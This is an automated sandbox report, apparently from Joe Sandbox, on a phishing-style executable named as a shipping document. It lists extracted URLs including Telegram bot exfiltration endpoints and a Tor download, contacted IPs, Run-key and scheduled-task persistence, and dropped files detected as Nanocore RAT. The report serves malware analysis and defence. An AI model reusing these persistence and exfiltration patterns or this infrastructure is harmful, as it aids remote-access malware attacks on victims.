http://www.fontbureau.com/designersG	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false		high
http://DynDns.comDynDNS	Fdquqwatjjr.exe, 00000005.00000002.489191413.00000000028C1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dh2LZPEqfQO.net	Fdquqwatjjr.exe, 00000005.00000002.489191413.00000000028C1000.00000004.00000001.sdmp, Fdquqwatjjr.exe, 00000005.00000002.492360953.0000000002C08000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	Fdquqwatjjr.exe, 00000005.00000002.489191413.00000000028C1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false		high
http://www.tiro.com	Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.goodfont.co.kr	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	Fdquqwatjjr.exe, 00000005.00000002.489191413.00000000028C1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://mail.flood-protection.org	Fdquqwatjjr.exe, 00000005.00000002.492360953.0000000002C08000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/	Rczgwoxvqzh.exe, 00000002.00000002.245249289.0000000002E91000.00000004.00000001.sdmp, Fdquqwatjjr.exe, 00000005.00000000.243567239.00000000004E2000.00000002.00020000.sdmp, Fdquqwatjjr.exe.2.dr	false		high
http://www.jiyu-kobo.co.jp/	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false		high
http://EAXDhR.com	Fdquqwatjjr.exe, 00000005.00000002.489191413.00000000028C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	Consignment Document PL&BL Draft.exe, 00000000.00000002.242238829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deDPlease	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://flood-protection.org	Fdquqwatjjr.exe, 00000005.00000002.492360953.0000000002C08000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Consignment Document PL&BL Draft.exe, 00000000.00000002.234335225.0000000003011000.00000004.00000001.sdmp, Isgeprf.exe, 00000004.00000002.263961602.0000000002B9E000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	Consignment Document PL&BL Draft.exe, 00000000.00000002.2422 38829.00000000071D2000.00000004.00000001.sdmp, Consignment Document PL&BL Draft.exe, 00000001.00000002.254479506.00000000062C0000.00000002.00000001.sdmp, Rczgwoxvqzh.exe, 00000002.00000002.253621954.000000001BBD0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	Fdquqwatjjr.exe, 00000005.00000002.489191413.00000000028C1000.00000004.00000001.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Rczgwoxvqzh.exe, 00000002.00000002.245249289.0000000002E91000.00000004.00000001.sdmp, Fdquqwatjjr.exe, Fdquqwatjjr.exe.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
85.187.154.178	unknown	United States		55293	A2HOSTINGUS	true
172.94.25.202	unknown	United States		9009	M247GB	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	326301
Start date:	03.12.2020
Start time:	09:30:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Consignment Document PL&BL Draft.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@26/14@13/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.3% (good quality ratio 0.2%) • Quality average: 36.2% • Quality standard deviation: 34.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 40.88.32.150, 51.11.168.160, 92.122.144.200, 20.54.26.129, 92.122.213.194, 92.122.213.247, 13.88.21.125, 51.104.139.180, 104.43.139.144 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, ris.api.iris.microsoft.com, skypedataprdcoleus15.cloudapp.net, blobcollector.events.data.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:31:13	API Interceptor	20x Sleep call for process: Consignment Document PL&BL Draft.exe modified
09:31:20	API Interceptor	937x Sleep call for process: Icda.exe modified
09:31:24	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DHCP Monitor C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
09:31:30	Task Scheduler	Run new task: VLC2 path: "C:\Users\user\AppData\Local\Temp\VLC2.exe"
09:31:32	API Interceptor	753x Sleep call for process: Fdquqwatjjr.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
85.187.154.178	Purchase Order.exe	Get hash	malicious	Browse	
	SHIPPING DOCUMENT PL&BL DRAFT.EXE	Get hash	malicious	Browse	
	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	
	2hXlfEl7ClfpfY1.exe	Get hash	malicious	Browse	
	Inquiry-20201118105427.exe	Get hash	malicious	Browse	
	EMMYDON.exe	Get hash	malicious	Browse	
	OUTSTANDING INVOICE_pdf.exe	Get hash	malicious	Browse	
	VeiRTphBRH.exe	Get hash	malicious	Browse	
	DHL RECEIPT_pdf.exe	Get hash	malicious	Browse	
	RFQ-1324455663 API 5L X 60.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL INVOICE_pdf.exe	Get hash	malicious	Browse	
	sxs73zrn8P.exe	Get hash	malicious	Browse	
	ARCHIVE DOC.exe	Get hash	malicious	Browse	
	Consignment Details.exe	Get hash	malicious	Browse	
	Original Receipt PL&BL Draft.exe	Get hash	malicious	Browse	
	RFQ-DOC-112020.exe	Get hash	malicious	Browse	
	Gironex 2 9503 Order XLSX.exe	Get hash	malicious	Browse	
	Order 17034 PDF.exe	Get hash	malicious	Browse	
	RFQ 29-9-20.exe	Get hash	malicious	Browse	
172.94.25.202	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
centurygift.myq-see.com	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	• 172.94.25.202
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	• 172.94.25.202
	bGtm3bQKUj.exe	Get hash	malicious	Browse	• 194.5.98.122
	Inquiry-20201109093216.exe	Get hash	malicious	Browse	• 198.50.243.167

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
A2HOSTINGUS	Purchase Order.exe	Get hash	malicious	Browse	• 85.187.154.178
	SHIPPING DOCUMENT PL&BL DRAFT.EXE	Get hash	malicious	Browse	• 85.187.154.178
	invoice.xls	Get hash	malicious	Browse	• 70.32.23.26
	invoice.xls	Get hash	malicious	Browse	• 70.32.23.26
	SecuriteInfo.com.Exploit.Siggen3.3350.20871.xls	Get hash	malicious	Browse	• 70.32.23.26
	SecuriteInfo.com.Exploit.Siggen3.3382.23842.xls	Get hash	malicious	Browse	• 70.32.23.26
	SecuriteInfo.com.Exploit.Siggen3.3382.23842.xls	Get hash	malicious	Browse	• 70.32.23.26
	SecuriteInfo.com.Exploit.Siggen3.2041.29340.xls	Get hash	malicious	Browse	• 70.32.23.26
	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	• 85.187.154.178
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	• 85.187.154.178
	invoice.xls	Get hash	malicious	Browse	• 70.32.23.26
	invoice.xls	Get hash	malicious	Browse	• 70.32.23.26
	2020-11-27-ZLoader-DLL-example-01.dll	Get hash	malicious	Browse	• 70.32.23.26
	2020-11-27-ZLoader-DLL-example-02.dll	Get hash	malicious	Browse	• 70.32.23.26
	2020-11-27-ZLoader-DLL-example-03.dll	Get hash	malicious	Browse	• 70.32.23.26
	invoice.xls	Get hash	malicious	Browse	• 70.32.23.26
	invoice.xls	Get hash	malicious	Browse	• 70.32.23.26
	invoice.xls	Get hash	malicious	Browse	• 70.32.23.26
	http://https://showmewhatyouhave.com/wp-includes/ID3/ASB/?email=kmcpherson@deloitte.co.nz	Get hash	malicious	Browse	• 68.66.226.85
	2hXlfEl7ClfpfY1.exe	Get hash	malicious	Browse	• 85.187.154.178
M247GB	5fc612703f844.dll	Get hash	malicious	Browse	• 89.44.9.160
	QUOTATION MD20-2097.exe	Get hash	malicious	Browse	• 89.249.74.213
	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	• 172.94.25.202
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	• 172.94.25.202
	payment_APEK201128.exe	Get hash	malicious	Browse	• 89.249.74.213
	QUOTE#450009123.exe	Get hash	malicious	Browse	• 89.249.74.213
	Paymentreportadvice.exe	Get hash	malicious	Browse	• 89.249.74.213
	PaymentRemittanceInfo.exe	Get hash	malicious	Browse	• 89.249.74.213
	ORDER-207044.xLs.exe	Get hash	malicious	Browse	• 37.120.208.36
	SIC - 127476.exe	Get hash	malicious	Browse	• 89.249.74.213
	Wire tranfer_report.exe	Get hash	malicious	Browse	• 89.249.74.213
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 89.44.9.160
	Horizontal band saw KESMAK - ATMH KSY 1600 x 2500.jar	Get hash	malicious	Browse	• 37.120.145.150
	Horizontal band saw KESMAK - ATMH KSY 1600 x 2500.jar	Get hash	malicious	Browse	• 37.120.145.150
	FedEx AWB #2893627763.24.11.20.jar	Get hash	malicious	Browse	• 193.29.104.194
	FedEx AWB #2893627763.24.11.20.jar	Get hash	malicious	Browse	• 193.29.104.194
	http://bazaarkonections.com/admin/li.exe	Get hash	malicious	Browse	• 95.215.225.23
	ORDER #201120A.exe	Get hash	malicious	Browse	• 37.120.208.36
	ORDER #0649.exe	Get hash	malicious	Browse	• 37.120.208.36
	ORDER #02676.doc.exe	Get hash	malicious	Browse	• 37.120.208.37

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\lcda.exe	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\lsgeprf.exe	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	Shipping Document PLBL Draft.exe	Get hash	malicious	Browse	
	Inquiry-20201130095115.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	
Process:	C:\Users\user\AppData\Local\Temp\lcda.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	207360
Entropy (8bit):	7.449292674421311
Encrypted:	false
SSDEEP:	3072:QzEqV6B1jHa6dtJ10jgvzcgi+oG/j9iaMP2s/HIfjVo9EPPKchNdXM3gskyeOA:QLV6Bta6dtJmakIM5QWKagyrA
MD5:	BB21F995740D8BC1549D9CBC32874DD8
SHA1:	8C53B645027362EC97C15735EEB39A12D62C8A74
SHA-256:	9589565F7BEB6DCCFE4F8424455271BBF810182EA94DACBC8C081577E34A51E1
SHA-512:	608E1871476D3534D9C7BC1951CCC4ABBB3056F57D3C64BEB1D13B8A453DE7B113001C70C0A1728A2776538D464893990A88035B2FB34254F24927E4536AE24B
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 94%
Joe Sandbox View:	• Filename: Shipping Document PLBL Draft.exe, Detection: malicious, Browse • Filename: Inquiry-20201130095115.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.T.....`..... .....@.. ..... .....8...W.... ...]..... ..... ..H.....text..... ..... ..`.reloc.....@..B.rsrc....]... ...^.....@..@.....t.....H.....T.....0..Q.....o5.....*.o6....-.&.....3+..+.... ....3.....1..... 2.... ....3.... .....*.*....0..E.....s7....-(&s 8....-&&s9....,$&s:.....s;.....*.....+.....+.....+.....0.....~....o<...*..0.....~....o=...*..0.....~....o>...*..0.....~....o?...*..0.....~....o@...*..0.....-.&(A...*&+...0..$..... ~B.....-.(...+.-.&+..B...+.~B...*.0.....-.&(A...*&+...0..

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70Ug+9Yz9tv:MLF20NaL329hJ5g522rWz2T
MD5:	61CCF53571C9ABA6511D696CB0D32E45
SHA1:	A13A42A20EC14942F52DB20FB16A0A520F8183CE
SHA-256:	3459BDF6C0B7F9D43649ADAAF19BA8D5D133BCBE5EF80CF4B7000DC91E10903B
SHA-512:	90E180D9A681F82C010C326456AC88EBB89256CC769E900BFB4B2DF92E69CA69726863B45DFE4627FC1EE8C281F2AF86A6A1E2EF1710094CCD3F4E092872F06
Malicious:	false
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly \NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_3 2\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.Vi sualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\Rczgwoxvqzh.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1281
Entropy (8bit):	5.367899416177239
Encrypted:	false
SSDEEP:	24:ML9E4KrL1qE4GiD0E4KeGiKDE4KGKN08AKhPKIE4TKD1KoZAE4KKPz:MxHKn1qHGiD0HKeGiYHKGD8AoPtHTG1Q
MD5:	7115A3215A4C22EF20AB9AF4160EE8F5
SHA1:	A4CAB34355971C1FBAABECEFA91458C4936F2C24
SHA-256:	A4A689E8149166591F94A8C84E99BE744992B9E80BDB7A0713453EB6C59BBBB2
SHA-512:	2CEF2BCD284265B147ABF300A4D26AD1AAC743EFE0B47A394FB614B6843A60B9F918E56261A56334078D0D9681132F3403FB734EE66E1915CF76F29411D5CE20
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\S

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Consignment Document PL&BL Draft.exe.log	
Process:	C:\Users\user\Desktop\Consignment Document PL&BL Draft.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1301
Entropy (8bit):	5.345637324625647
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4VE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz5
MD5:	6C42AAF2F2FABAD2BAB70543AE48CEDB
SHA1:	8552031F83C078FE1C035191A32BA43261A63DA9
SHA-256:	51D07DD061EA9665DA070B95A4AC2AC17E20524E30BF6A0DA8381C2AF29CA967
SHA-512:	014E89857B811765EA7AA0B030AB04A2DA1957571608C4512EC7662F6A4DCE8B0409626624DABC96CBFF079E7F0F4A916E6F49C789E00B6E46AD37C36C806DC
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Isgeprf.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\Isgeprf.exe
File Type:	ASCII text, with CRLF line terminators
